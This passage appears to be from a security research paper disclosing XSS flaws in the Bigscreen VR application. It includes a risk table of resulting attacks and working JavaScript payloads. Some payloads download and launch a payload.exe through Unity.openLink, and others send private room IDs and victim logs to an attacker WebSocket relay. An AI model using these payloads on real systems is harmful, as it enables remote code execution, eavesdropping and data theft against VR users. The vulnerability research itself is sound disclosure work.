
XSS – Room Name, Room Description, Room Category:

As with the username, the same attack can be conducted via the room name, room description, and room category. This will have the advantage of execution without the need for interaction from the victim. Simply viewing the list of publicly available rooms could lead to script execution.

Because these fields are validated between clicking the button to create the room and sending the room creation signal to the Bigscreen server, directly assigning the room name from the console is not a possibility. Rather, we can modify the regular expression being used to validate the room name string. From the source code of *min.js*, we find the corresponding regular expression *roomnameRegex* and modify it using the following command in the browser console:

```
roomnameRegex = '(.*?)'
```

The above regex will match to any input, thus allowing for the script tags in the room name, room description, and room category (Figure 3). The effectiveness of this attack was only verified against private rooms or specifically targeted against laboratory test stations, where the script was executed when the user entered (private) or viewed the room in the lobby (public). It should be noted, the room name was properly escaped in the room details prompt, prior to entering the room (Figure 3). But room category is not shown in the room details prompts, which makes it more suitable for the attack. The room name not being properly escaped in the UI's main slider page will cause script execution upon receiving a public room list update (room-latest). Because JavaScript execution will be invoked with each room update, the malicious room needs only to be visible for five seconds (room update frequency).



room-z2gqzmt8

test<script>NAME = 'HACK'</script>
test

Players
user

HACK

HACK
admin

Figure 3. Both images are captures from the victim VR workstation. Left: The room name string is properly escaped and the victim can see the payload script. Right: Once in the room, the script is then executed causing the player's name to be changed.

Security Incidents Resulting from XSS Vulnerabilities:

The following is a partial list of changes that can be made through the above XSS attacks within the scope of the Web UI. All variables within the scope of JS can be modified and functions overloaded. Vulnerabilities with significant impact are further detailed.

Event:	Control infected Bigscreen applications from a C&C server.		
Target:	–		
Category:	Botnet	**Risk:**	High

Event:	Append JS worm to victim's username (self-replicating infection spreading through XSS in participant name)		
Target:	`NAME`		
Category:	Worm	**Risk:**	High

Event:	Independently download and execute any payload (malware, etc.) on victim's computer.		
Target:	`Unity.openLink()`		
Category:	RCE	**Risk:**	High

Event:	Run any program and open any folder on victim's machine.		
Target:	`Unity.openLink()`		
Category:	RCE	**Risk:**	High




Table 1 continued from previous page

Event:	Open remote REPL (remote JavaScript eval) on victim's machine.		
Target:	–		
Category:	JS RCE	**Risk:**	High
Event:	Gain control over part of Bigscreen application.		
Target:	–		
Category:	JS RCE	**Risk:**	High
Event:	Discover private rooms.		
Target:	`joinRoomWithId`		
Category:	Privacy violation	**Risk:**	High
Event:	Invisibly join any discovered VR room (includes private ones). Attacker is not visible in VR. Attacker's username is hidden from Bigscreen UI.		
Target:	WebRTC		
Category:	Privacy violation	**Risk:**	High
Event:	Remotely and stealthily receive victim's screensharing, audio, microphone audio.		
Target:	WebRTC		
Category:	Privacy violation	**Risk:**	High
Event:	Persistently eavesdrop victim's chat, even if they go to another room.		
Target:	`sendChat`		
Category:	Privacy violation	**Risk:**	High
Event:	Ask victim to install "required VR driver".		
Target:	`setErrorWarningText`, `showErrorPrompt`		
Category:	Phishing	**Risk:**	High
Event:	Toggle victim's video, audio, and microphone sharing.		
Target:	e.g. `toggleMyVideo`		
Category:	Privacy violation	**Risk:**	High
Event:	Remotely kill victim's Bigscreen application.		
Target:	`exitApp`		
Category:	Denial-of-service	**Risk:**	Medium
Event:	Ban selected user until restart.		
Target:	`checkBlacklist`		
Category:	Denial-of-service	**Risk:**	Low





Table 1 continued from previous page

Event:	Force victim to send any given chat message.		
Target:	`Unity.sendMessageToBrowsers`, `displayChatMessage`		
Category:	Impersonation, Integrity violation	**Risk**:	Medium
Event:	Change signaling servers of victim's Bigscreen application.		
Target:	`signalServerURL`, `SIGNAL[1-3]`		
Category:	Privacy violation	**Risk**:	High
Event:	Set selected user as room admin.		
Target:	`setMyUserAdmin`		
Category:	Privilege escalation	**Risk**:	Medium
Event:	Redirect Bigscreen UI to any webpage.		
Target:	`window.location.replace`		
Category:	Phishing	**Risk**:	Medium
Event:	Gather all victim's logs.		
Target:	`console.log`, `Unity.log`, `Unity.logError`		
Category:	Privacy violation	**Risk**:	Medium
Event:	Force victim to open screenshot directory. Attacker can see its content.		
Target:	`Unity.openScreenshotDirectory`		
Category:	Privacy violation	**Risk**:	Medium
Event:	Change user's avatar.		
Target:	`Unity.randomizeAvatar`		
Category:	Miscellaneous	**Risk**:	Low
Event:	Play various sound effects from victim's Bigscreen UI.		
Target:	`Unity.playSoundEffect`		
Category:	Miscellaneous	**Risk**:	Low

Table 1: Partial List of Vulnerabilities Resulting from XSS

In summary, the ability to execute JavaScript on the victim's machine allows for a many other attacks such as phishing pop-ups, forged messages, and forced desktop sharing. The lack of Admin authentication allows for privilege escalation and DDoS attacks via kicking and banning players. Overwriting the signaling URLs allows for MiTM and leveraging the WebSocket functionality for callbacks can leak private room information. The permissive connectivity allows for a Man-in-the-Room (MiTR) scenario while the Unity bindings facilitate RCEs. Finally, manipulating the victim's name allows the victim to further infect other users.

Remote Code Execution. The bindings to the Unity engine can be leveraged to fetch and execute arbitrary code. The function *Unity.openLink()* was found to launch web links in the default



browser. An XSS attack containing a HTTP, FTP, or SMB link could cause arbitrary files to be fetched and downloaded.

```
NAME = "<script>
             Unity.openLink('http://www.example.com/payload.exe')
        </script>username";
```

The same function can also be called to execute local files. Applications found in the environmental variables such as powershell and cmd could be directly launched, while all other applications could be launched with absolute paths. The following XSS attack could be used following a payload being downloaded. The ability to launch File Explorer windows from any directory allows an attacker to determine the default downloads path.

```
NAME = "<script>
             Unity.openLink('file://C:/Users/')
        </script>username";
```


```
NAME = "<script>
             Unity.openLink('file://C:/Downloads/payload.exe')
        </script>username";
```

Discovering private rooms. Overriding function `joinRoomWithId` can force the victim to leak ID of a created room. Room ID is sent to the attacker.

```
NAME = `<script>
    joinRoomWithId = function(roomId) {
        var srd=new WebSocket('${attackingRelayWebSocketServerUrl}');
        srd.onopen=function(){
            srd.send(JSON.stringify({
                type:'room-discovered',
                roomId:roomId,
            }));
            checkMyUserCreatedRoom();
            signal.write({
                'type': "room-join",
                'roomId': roomId,
                'name': NAME,
                'uuid': ACCOUNT["uuid"],
                'version': UNITYVERSION,
                'steamId': mySteamId,
                'oculusId': myOculusId
            });
            srd.close();
        };
    }</script>username`;
```

Gathering victim's logs. Overriding several logging function can force the victim to send logged messages to the attacker.

```
NAME = `<script>
```



```
    var nl = function(level, args){
        var sl=new WebSocket('${attackingRelayWebSocketServerUrl}');
        sl.onopen=function(){
            sl.send(JSON.stringify({
                type:'log',
                uuid:ACCOUNT.uuid,
                level:level,
                message:args
            }));
            sl.close();
        };
    };
    console.log = function(){nl('console.log',arguments)};
    Unity.log = function(){nl('Unity.log',arguments)};
    Unity.logError = function(){nl('Unity.logError',arguments)};
    </script>username`;
```

